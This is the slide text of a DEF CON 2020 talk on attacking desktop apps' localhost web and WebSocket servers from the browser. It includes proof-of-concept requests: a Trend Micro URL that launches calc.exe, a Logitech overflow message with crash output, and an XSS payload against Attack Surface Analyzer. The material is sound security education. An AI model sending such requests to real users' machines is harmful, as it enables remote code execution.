



localghost

# Jumping The Browser Sandbox Without 0-Days

Parsia Hakimian @CryptoGangsta

DEF CON 28 - AppSec Village - 2020

# Yours Truly

Senior security engineer at Electronic Arts


Not representing EA, views are my own

Second time at DEF CON

DEF CON 26 (2018)

[Tineola Taking a Bite Out of Enterprise Blockchain](#)

Videogames are fun



# Too Long; Didn't Watch

Modern desktop applications use localhost web servers for IPC

JavaScript in browsers can connect to these servers.

- Usually, no authentication.

- Not usually in the threat model.

- Code execution is easier than one thinks.

I will discuss some browser concepts and some bugs that take advantage of this.



# Episode 1: The Ghosts in Your Machine




Image credit: *Star Wars: Jedi Fallen Order*, Respawn Entertainment/Electronic Arts

# localhost Servers

## Active Connections

TCP	0.0.0.0:17500	0.0.0.0:0	LISTENING
[Dropbox.exe]			
TCP	127.0.0.1:843	0.0.0.0:0	LISTENING
[Dropbox.exe]			
TCP	127.0.0.1:6463	0.0.0.0:0	LISTENING
[Discord.exe]			
TCP	127.0.0.1:17600	0.0.0.0:0	LISTENING
[Dropbox.exe]			
TCP	127.0.0.1:27015	0.0.0.0:0	LISTENING
[AppleMobileDeviceService.exe]			
TCP	127.0.0.1:62082	0.0.0.0:0	LISTENING
[NVIDIA Web Helper.exe]			
TCP	127.0.0.1:65001	0.0.0.0:0	LISTENING
[nvcontainer.exe]			

# But Why?

IPC = Inter-Process Communication

Front-end Electron and backend web server: Logitech Hub

App and Windows Service: MSI Dragon Center

Interface with other apps: Discord and Overwolf.

Seamless transition from a website to the desktop app.

Drop-box “open” button.

## Are ports 17600 and 17603 available?

The **open** button requires that the Dropbox desktop app have access to ports 17600 and 17603. It's possible that a firewall or antivirus application may be preventing Dropbox from using one or both of these

# Why Is This Website Port Scanning Me?

Ebay fingerprinting local ports

<https://nullsweep.com/why-is-this-website-port-scanning-me/>



Image credit: *Star Wars: Jedi Fallen Order*, Respawn Entertainment/Electronic Arts

# Subtle Way Your Program Can Be Internet Facing

Raymond Chen's Windows Privilege Levels:

- Remote Attacker

- Local Standard User

- Local Admin/SYSTEM

[It rather involved being on the other side of this airtight hatchway | The Old New Thing](#)

Browsers A.K.A. Remote attackers can connect to:

- Localhost web servers

- Localhost websocket servers

Raymond was talking about this in 2006

[Subtle ways your innocent program can be Internet-facing | The Old New Thing](#)



# Episode 2: How Browsers Keep Us (Un)safe



Image credit: Apex Legends, Respawn Entertainment/Electronic Arts

# Same-Origin Policy (SOP)

Most important part of the browser security model.

Origin - <https://whatever.example.net:1234/something.html>


Scheme: https://

Domain: whatever.example.net

Port: 1234 (optional) - IE ignores this.

One origin can't read from another.

Write is usually OK ---> CSRF exists.



# Shhh.. I Sent It Anyways

Browsers send simple requests without checks.

Simple request:

- GET - HEAD - POST
- No custom headers
- Only some headers allowed
- Content-Type can only be:
  - application/x-www-form-urlencoded
  - multipart/form-data
  - text/plain



Image credit: Apex Legends, Respawn Entertainment/Electronic Arts

# TrendMicro Password Manager Local Web Server

Tavis Ormandy bug.

<https://twitter.com/taviso>

TrendMicro AV installed password manager (circa 2016).

Local web server with unauthenticated APIs

`https://localhost:49155/api/openUrlInDefaultBrowser?url=c:/windows/system32/calc.exe`

Passed to `ShellExecute()`, opens the file with its default app.

Can't see the response, but the command is executed.

<https://bugs.chromium.org/p/project-zero/issues/detail?id=693>



# WebSockets

WebSocket is like an on-going TCP tunnel.

Started with a handshake which is a special GET request.

Request		Response	
Raw	Headers	Raw	Headers
1 GET / HTTP/1.1		1 HTTP/1.1 101 Switching Protocols	
2 Connection: Upgrade		2 Connection: upgrade	
3 Host: 127.0.0.1:9100		3 Sec-WebSocket-Accept: 0DHHqxboBnGff6LB1oCbxxbJPSS=	
4 Sec-WebSocket-Key: oVMTuVMo63/4ZBRy5YcDcg==		4 Sec-WebSocket-Protocol: json	
5 Sec-WebSocket-Protocol: json		5 Server: WebSocket++/0.7.0	
6 Sec-WebSocket-Version: 13		6 Upgrade: websocket	
7 Upgrade: websocket		7	
8		8	
9			

# WebSockets Are Not Bound By The SOP



Image credit: Mirror's Edge Catalyst, DICE/Electronic Arts

# Another TavisO Bug

“Logitech Options” runs a local WebSocket server (circa 2018)

localhost:10134

Not bound by SOP, no checks.

Authentication: Provide a pid of a process owned by your user.

<https://bugs.chromium.org/p/project-zero/issues/detail?id=1663>

```
socket.send(JSON.stringify({message_type: "tool_update", session_id: "00cd8431-8e8b-a7e0-8122-9aaf4d7c2a9b", tool_id: "hello", tool_options: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"}))
```

(14cc.cd0): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

LogiOptionsMgr+0x163f5f:

```
00000001`3f293f5f 0fb7530e    movzx  edx,word ptr [rbx+0Eh] ds:00004141`4141414f=????
```

```
0:013> kvn4
```

# Child-SP	RetAddr	: Args to Child	: Call Site
0	00401000	00000000	00401000
1	00401000	00000000	00401000
2	00401000	00000000	00401000
3	00401000	00000000	00401000
4	00401000	00000000	00401000
5	00401000	00000000	00401000
6	00401000	00000000	00401000
7	00401000	00000000	00401000
8	00401000	00000000	00401000
9	00401000	00000000	00401000
10	00401000	00000000	00401000
11	00401000	00000000	00401000
12	00401000	00000000	00401000
13	00401000	00000000	00401000
14	00401000	00000000	00401000
15	00401000	00000000	00401000
16	00401000	00000000	00401000
17	00401000	00000000	00401000
18	00401000	00000000	00401000
19	00401000	00000000	00401000
20	00401000	00000000	00401000
21	00401000	00000000	00401000
22	00401000	00000000	00401000
23	00401000	00000000	00401000
24	00401000	00000000	00401000
25	00401000	00000000	00401000
26	00401000	00000000	00401000
27	00401000	00000000	00401000
28	00401000	00000000	00401000
29	00401000	00000000	00401000
30	00401000	00000000	00401000
31	00401000	00000000	00401000
32	00401000	00000000	00401000
33	00401000	00000000	00401000
34	00401000	00000000	00401000
35	00401000	00000000	00401000
36	00401000	00000000	00401000
37	00401000	00000000	00401000
38	00401000	00000000	00401000
39	00401000	00000000	00401000
40	00401000	00000000	00401000
41	00401000	00000000	00401000
42	00401000	00000000	00401000
43	00401000	00000000	00401000
44	00401000	00000000	00401000
45	00401000	00000000	00401000
46	00401000	00000000	00401000
47	00401000	00000000	00401000
48	00401000	00000000	00401000
49	00401000	00000000	00401000
50	00401000	00000000	00401000
51	00401000	00000000	00401000
52	00401000	00000000	00401000
53	00401000	00000000	00401000
54	00401000	00000000	00401000
55	00401000	00000000	00401000
56	00401000	00000000	00401000
57	00401000	00000000	00401000
58	00401000	00000000	00401000
59	00401000	00000000	00401000
60	00401000	00000000	00401000
61	00401000	00000000	00401000
62	00401000	00000000	00401000
63	00401000	00000000	00401000
64	00401000	00000000	00401000
65	00401000	00000000	00401000
66	00401000	00000000	00401000
67	00401000	00000000	00401000
68	00401000	00000000	00401000
69	00401000	00000000	00401000
70	00401000	00000000	00401000

```
00 00000000`03bae390 00000001`3f2939b3 : 00000000`03bae530 00000000`00000000 00004149`69696961 ffffffff ffffffff : LoadOptionsMgr+0x163f5f
```

```
01 00000000`03bae3e0 00000001`3f55b2f9 : 00000000`03bae468 00000000`04d27e60 00000000`0053f180 00000001`3f295e6b : LogiOptionsMar+0x1639b3
```

```
02 00000000`03bae430 00000001`3f554e74 : 00000000`03bae610 6470755f`6c6f6f74 00000000`0000000b 00000000`0000000f : LogiOptionsMgr+0x42b2f9
```

```
03 00000000`03bae5b0 00000001`3f544c5d : 00000001`3f793b10 00000000`03bae780 00000000`00547540 00000000`03812cc0 : LogOptionsMgr+0x424e74
```

# Logitech Hub Checks The Origin

Logitech hub runs two localhost websocket servers

9010 - 9100

The image shows a network packet capture interface with two panels: 'Request' and 'Response'. The 'Request' panel shows a WebSocket upgrade request from 127.0.0.1:9100 to 127.0.0.1:9100. The 'Response' panel shows a 403 status code with the message 'unable to connect from remote origin'.

**Request**

Raw Headers Hex

```
1 GET / HTTP/1.1
2 Connection: Upgrade
3 Host: 127.0.0.1:9100
4 Sec-WebSocket-Key: oVMTuVMo63/4ZBRy5YcDcg==
5 Sec-WebSocket-Protocol: protobuf
6 Sec-WebSocket-Version: 13
7 Upgrade: websocket
8 User-Agent: WebSocket++/0.7.0
9 Origin: https://example.net
10
```

**Response**

Raw Headers Hex

```
1 HTTP/1.1 403 unable to connect from remote origin
2 Server: WebSocket++/0.7.0
3
4
```



**APEX**  
— LEGENDS —  
SEASON 04

# Episode 3: Electron

Image credit: Apex Legends, Respawn Entertainment/Electronic Arts

Respawn  
ENTERTAINMENT



# Why Is Electron?

Cross-platform desktop application framework based on Chromium

Everything is a browser window

“nodeIntegration: true” means “XSS -> RCE”



# RCE in Attack Surface Analyzer



Image credit: *Plants vs. Zombies: Battle for Neighborville*, PopCap Games/Electronic Arts

# What is it?

Extremely useful tool for desktop application security research

- Make snapshots before and after installation

- Compare to see what was added/removed

  - Files - Services - Ports - Registry

- Both CLI and GUI

- Typically run as admin


- <https://github.com/microsoft/AttackSurfaceAnalyzer>

GUI is based on Electron.NET (A.K.A. Electron for .NET)


- <https://github.com/ElectronNET/Electron.NET>



# First Run



# http://localhost:8001




# http://external-IP:8001

But external IP does not work. We get this error.

This is the Kestrel (ASP.NET web server) filtering.

Host header should be localhost.



# Injection Point


Very few input from user

We can name snapshots

This is called “Run ID”

It is vulnerable to XSS.

`<script>alert(1)</script>` works







# GET Request -> XSS

`http://192.168.56.101:8001/Home/StartCollection?Id=<script>alert(1)</script>& ...`

`http://localhost:8001/Home/StartCollection?Id=<script>alert(1)</script> ...`



# GET Request -> XSS -> RCE



# What About From The Browser?

